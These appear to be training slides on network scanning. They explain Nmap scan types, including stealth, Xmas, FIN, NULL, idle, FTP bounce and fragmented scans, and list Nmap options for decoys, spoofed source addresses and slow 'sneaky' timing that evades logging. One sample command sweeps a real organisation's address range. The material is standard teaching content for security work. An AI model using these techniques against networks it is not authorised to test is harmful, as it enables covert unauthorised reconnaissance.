
- ⦿ Firewall testing
- ⦿ Advanced port scanning
- ⦿ Network testing, using different protocols, TOS, fragmentation
- ⦿ Advanced Traceroute, under all the supported protocols
- ⦿ Remote OS fingerprinting
- ⦿ Remote uptime guessing
- ⦿ TCP/IP stacks auditing

Ping Sweep

- ⦿ A ping sweep (also known as an ICMP sweep) is a basic network scanning technique used to determine which of a range of IP addresses map to live hosts (computers).
- ⦿ A ping sweep consists of ICMP ECHO requests sent to multiple hosts.
- ⦿ If a given address is live, it will return an ICMP ECHO reply

Firewalk

- ◉ Firewalk is a network-auditing tool.
- ◉ It attempts determines what type of transport protocols a given gateway will let through
- ◉ The Firewalk scans work by sending out TCP or UDP packets with an IP TTL which is one greater then the targeted gateway.



Checking for open ports




Nmap

- ◉ Nmap is a free open source utility for network exploration.
- ◉ It is designed to rapidly scan large networks.

Features


- ◉ Nmap is used to carry out port scanning, OS detection, version detection, ping sweep and many other techniques
- ◉ It scan large number of machines at one go.
- ◉ It is supported by many operating systems
- ◉ It can carry out all types of port scanning techniques



Nmap: Scan Methods

◉ Some of the scan methods used by Nmap:

- **Xmas tree**: The attacker checks for TCP services By sending "Xmas-tree" packets.
- **SYN Stealth**: It is referred to as "half-open" scanning, as a full TCP connection is not opened
- **Null Scan**: It's an advanced scan that may be able to pass through firewalls unmolested
- **Windows scan**: It is similar to the ACK scan and can also detect open ports
- **ACK Scan**: used to map out firewall rulesets.



SYN Stealth / Half Open Scan

- ⦿ It is often referred to as half open scan because it doesn't open a full TCP connection
- ⦿ First a SYN packet is sent to a port of the machine, suggesting a request for connection, and the response is awaited
- ⦿ If the port sends back a SYN/ACK packet, then it is inferred that a service at the particular port is listening. If an RST is received, then the port is not active/listening. As soon as the SYN/ACK packet is received an RST packet is sent, instead of an ACK, to tear down the connection
- ⦿ The key advantage of this scan is that fewer sites log this

TCP Communication Flags

- ⦿ Standard TCP communications are controlled by flags in the TCP packet header.
- ⦿ The flags are as follows:
 - **Synchronize** - also called "SYN"
 - Used to initiate a connection between hosts.
 - **Acknowledgement** - also called "ACK"
 - Used in establishing a connection between hosts
 - **Push** - "PSH"
 - Instructs receiving system to send all buffered data immediately
 - **Urgent** - "URG"
 - States that the data contained in the packet should be processed immediately
 - **Finish** - also called "FIN"
 - Tells remote system that there will be no more transmissions
 - **Reset** - also called "RST"
 - Also used to reset a connection.

Three Way Handshake

Computer A

Computer B

```
192.168.1.2:2342 -----syn----->192.168.1.3:80
192.168.1.2:2342 <-----syn/ack-----192.168.1.3:80
192.168.1.2:2342-----ack----->192.168.1.3:80
```

Connection Established

- ⦿ The Computer A (192.168.1.2) initiates a connection to the server (192.168.1.3) via a packet with only the **SYN** flag set.
- ⦿ The server replies with a packet with both the **SYN** and the **ACK** flag set.
- ⦿ For the final step, the client responds back the server with a single **ACK** packet.
- ⦿ If these three steps are completed without complication, then a TCP connection has been established between the client and server.

Stealth Scan

Computer A

Computer B

```
192.168.1.2:2342 -----syn----->192.168.1.3:80
192.168.1.2:2342 <-----syn/ack-----192.168.1.3:80
192.168.1.2:2342-----RST----->192.168.1.3:80
```

- ⦿ Client sends a single **SYN** packet to the server on the appropriate port.
- ⦿ If the port is open then the server responds with a **SYN/ACK** packet.
- ⦿ If the server responds with an **RST** packet, then the remote port is in state "closed"
- ⦿ The client sends **RST** packet to close the initiation before a connection can ever be established.
- ⦿ This scan also known as "half-open" scan.

Xmas Scan

Computer A

Computer B

Xmas scan directed at open port:

```
192.5.5.92:4031 ————FIN/URG/PSH————>192.5.5.110:23
192.5.5.92:4031 <————NO RESPONSE————192.5.5.110:23
```

Xmas scan directed at closed port:

```
192.5.5.92:4031 ————FIN/URG/PSH————>192.5.5.110:23
192.5.5.92:4031<————RST/ACK————192.5.5.110:23
```

- ⦿ Note: XMAS scan only works OS system's TCP/IP implementation is developed according to RFC 793
- ⦿ Xmas Scan will not work against any current version of Microsoft Windows.
- ⦿ Xmas scans directed at any Microsoft system will show all ports on the host as being closed.

FIN Scan

Computer A

Computer B

FIN scan directed at open port:

```
192.5.5.92:4031 -----FIN----->192.5.5.110:23
192.5.5.92:4031 <-----NO RESPONSE-----192.5.5.110:23
```

FIN scan directed at closed port:

```
192.5.5.92:4031 -----FIN-----192.5.5.110:23
192.5.5.92:4031<-----RST/ACK-----192.5.5.110:23
```

- ⦿ Note: FIN scan only works OS system's TCP/IP implementation is developed according to RFC 793
- ⦿ FIN Scan will not work against any current version of Microsoft Windows.
- ⦿ FIN scans directed at any Microsoft system will show all ports on the host as being closed.

NULL Scan

Computer A

Computer B

NULL scan directed at open port:

```
192.5.5.92:4031 -----NO FLAGS SET----->192.5.5.110:23
192.5.5.92:4031 <-----NO RESPONSE-----192.5.5.110:23
```

NULL scan directed at closed port:

```
192.5.5.92:4031 -----NO FLAGS SET-----192.5.5.110:23
192.5.5.92:4031<-----RST/ACK-----192.5.5.110:23
```

- ⦿ Note: NULL scan only works OS system's TCP/IP implementation is developed according to RFC 793
- ⦿ NULL Scan will not work against any current version of Microsoft Windows.
- ⦿ NULL scans directed at any Microsoft system will show all ports on the host as being closed.

IDLE Scan


- ⊙ Almost four years ago, security researcher Antirez posted an innovative new TCP port scanning technique.
- ⊙ Idlescan, as it has become known, allows for completely blind port scanning.
- ⊙ Attackers can actually scan a target without sending a single packet to the target from their own IP address.

IDLE Scan: Basics

- ⊙ Most network servers listen on TCP ports, such as web servers on port 80 and mail servers on port 25.
- ⊙ A port is considered "open" if an application is listening on the port, otherwise it is closed.
- ⊙ One way to determine whether a port is open is to send a "SYN" (session establishment) packet to the port.
- ⊙ The target machine will send back a "SYN|ACK" (session request acknowledgment) packet if the port is open, and a "RST" (Reset) packet if the port is closed.
- ⊙ A machine which receives an unsolicited SYN|ACK packet will respond with a RST. An unsolicited RST will be ignored.
- ⊙ Every IP packet on the Internet has a "fragment identification" number.
- ⊙ Many operating systems simply increment this number for every packet they send.
- ⊙ So probing for this number can tell an attacker how many packets have been sent since the last probe.


IDLE Scan: Step 1

- ⊙ Choose a "zombie" and probe for its current IPID number




IDLE Scan: Step 2

- Send forged packet "from" Zombie to target.




IDLE Scan: Step 3

⊙ Probe Zombie IPID again



IPID increased by 2 since step #1, so port 80 on target must be open!



IPID only increased by 1, port 42 is CLOSED!

ICMP echo scanning/List Scan

⊙ ICMP echo scanning


- This isn't really port scanning, since ICMP doesn't have a port abstraction.
- But it is sometimes useful to determine what hosts in a network are up by pinging them all.
- `nmap -P cert.org/24 152.148.0.0/16`

⊙ List Scan

- This type of scan simply generates and prints a list of IPs/Names without actually pinging or port scanning them.
- A DNS name resolution will also be carried out.

TCP Connect / Full Open Scan


- ⦿ This is the most reliable form of TCP scanning. The `connect()` system call provided by the operating system is used to open a connection to every open port on the machine.
- ⦿ If the port is open then the `connect()` will succeed and if it is the port is closed then it is unreachable.



FTP Bounce Scan

- ⦿ A type of port scanning which makes use of the **Bounce attack** vulnerability in FTP servers.
- ⦿ This vulnerability allows a person to request that the FTP server open a connection to a third party on a particular port. Thus the attacker can use the FTP server to do the port scan and then send back the results.
- ⦿ Bounce attack: This is a attack that is similar to IP spoofing. The anonymity of the attacker can be maintained
- ⦿ The scan is hard to trace, permits access to local networks and evades firewalls.

FTP Bounce Attack



Bounce FTP Server

SYN/FIN scanning using IP fragments

- ⊙ It is not a new scanning method but a modification of earlier methods.
- ⊙ The TCP header is split up into several packets so that the packet filters are not able to detect what the packets intend to do.

UDP Scanning

⦿ UDP RAW ICMP Port Unreachable Scanning

- This scanning method uses a UDP protocol instead of a TCP protocol.
- Though this protocol is simpler but scanning it is more difficult.

⦿ UDP RECVFROM() Scanning

- While non root users cant read port unreachable errors directly, LINUX is cool enough to inform the user indirectly when they have been received.
- This is the technique used for determining the open ports by non root users.

Reverse Ident Scanning

- ⦿ The Ident protocol allows for the disclosure of the username of the owner of any process connected via TCP, even if that process didn't initiate the connection.
- ⦿ So connection can be established to the http port and then use ident to find out whether the server is running as a root. This can be done only with a full TCP connection to the target port.

RPC Scan

- ⊙ This method works in combination with all other port scan methods.
- ⊙ It scans for all the TCP/UDP ports and then floods them with SunRPC program null commands in an attempt to determine whether they are RPC ports, and if so, what version number and programs they serve.

Window Scan

This scan is very much similar to the ACK scan, except that it can sometimes detect open ports as well as filtered/unfiltered ports due to an anomaly in the TCP window size reporting by some operating systems.



NMAP Scan Options

- ⦿ **-sT** (TcpConnect)
- ⦿ **-sS** (SYN scan)
- ⦿ **-sF** (Fin Scan)
- ⦿ **-sX** (Xmas Scan)
- ⦿ **-sN** (Null Scan)
- ⦿ **-sP** (Ping Scan)
- ⦿ **-sU** (UDP scans)
- ⦿ **-sO** (Protocol Scan)
- ⦿ **-sI** (Idle Scan)
- ⦿ **-sA** (Ack Scan)
- ⦿ **-sW** (Window Scan)
- ⦿ **-sR** (RPC scan)
- ⦿ **-sL** (List/Dns Scan)

NMAP Scan Options

- ⦿ **-P0** (don't ping)
- ⦿ **-PT** (TCP ping)
- ⦿ **-PS** (SYN ping)
- ⦿ **-PI** (ICMP ping)
- ⦿ **-PB** (= PT + PI)
- ⦿ **-PP** (ICMP timestamp)
- ⦿ **-PM** (ICMP netmask)

NMAP Output Format

- ⦿ **-oN**(ormal)
- ⦿ **-oX**(ml)
- ⦿ **-oG**(repable)
- ⦿ **-oA**(ll)


NMAP Timing Options

- ⦿ **-T Paranoid** – serial scan & 300 sec wait
- ⦿ **-T Sneaky** - serialize scans & 15 sec wait
- ⦿ **-T Polite** - serialize scans & 0.4 sec wait
- ⦿ **-T Normal** – parallel scan
- ⦿ **-T Aggressive**- parallel scan & 300 sec timeout & 1.25 sec/probe
- ⦿ **-T Insane** - parallel scan & 75 sec timeout & 0.3 sec/probe
- ⦿ **--host_timeout --max_rtt_timeout**
(default - 9000)
- ⦿ **--min_rtt_timeout --initial_rtt_timeout**
(default – 6000)
- ⦿ **--max_parallelism --scan_delay** (between probes)

NMAP Options

- ⦿ **--resume** (scan) **--append_output**
- ⦿ **-iL** <targets_filename> **-p** <port ranges>
- ⦿ **-F** (Fast scan mode) **-D** <decoy1 [,decoy2][,ME],>
- ⦿ **-S** <SRC_IP_Address> **-e** <interface>
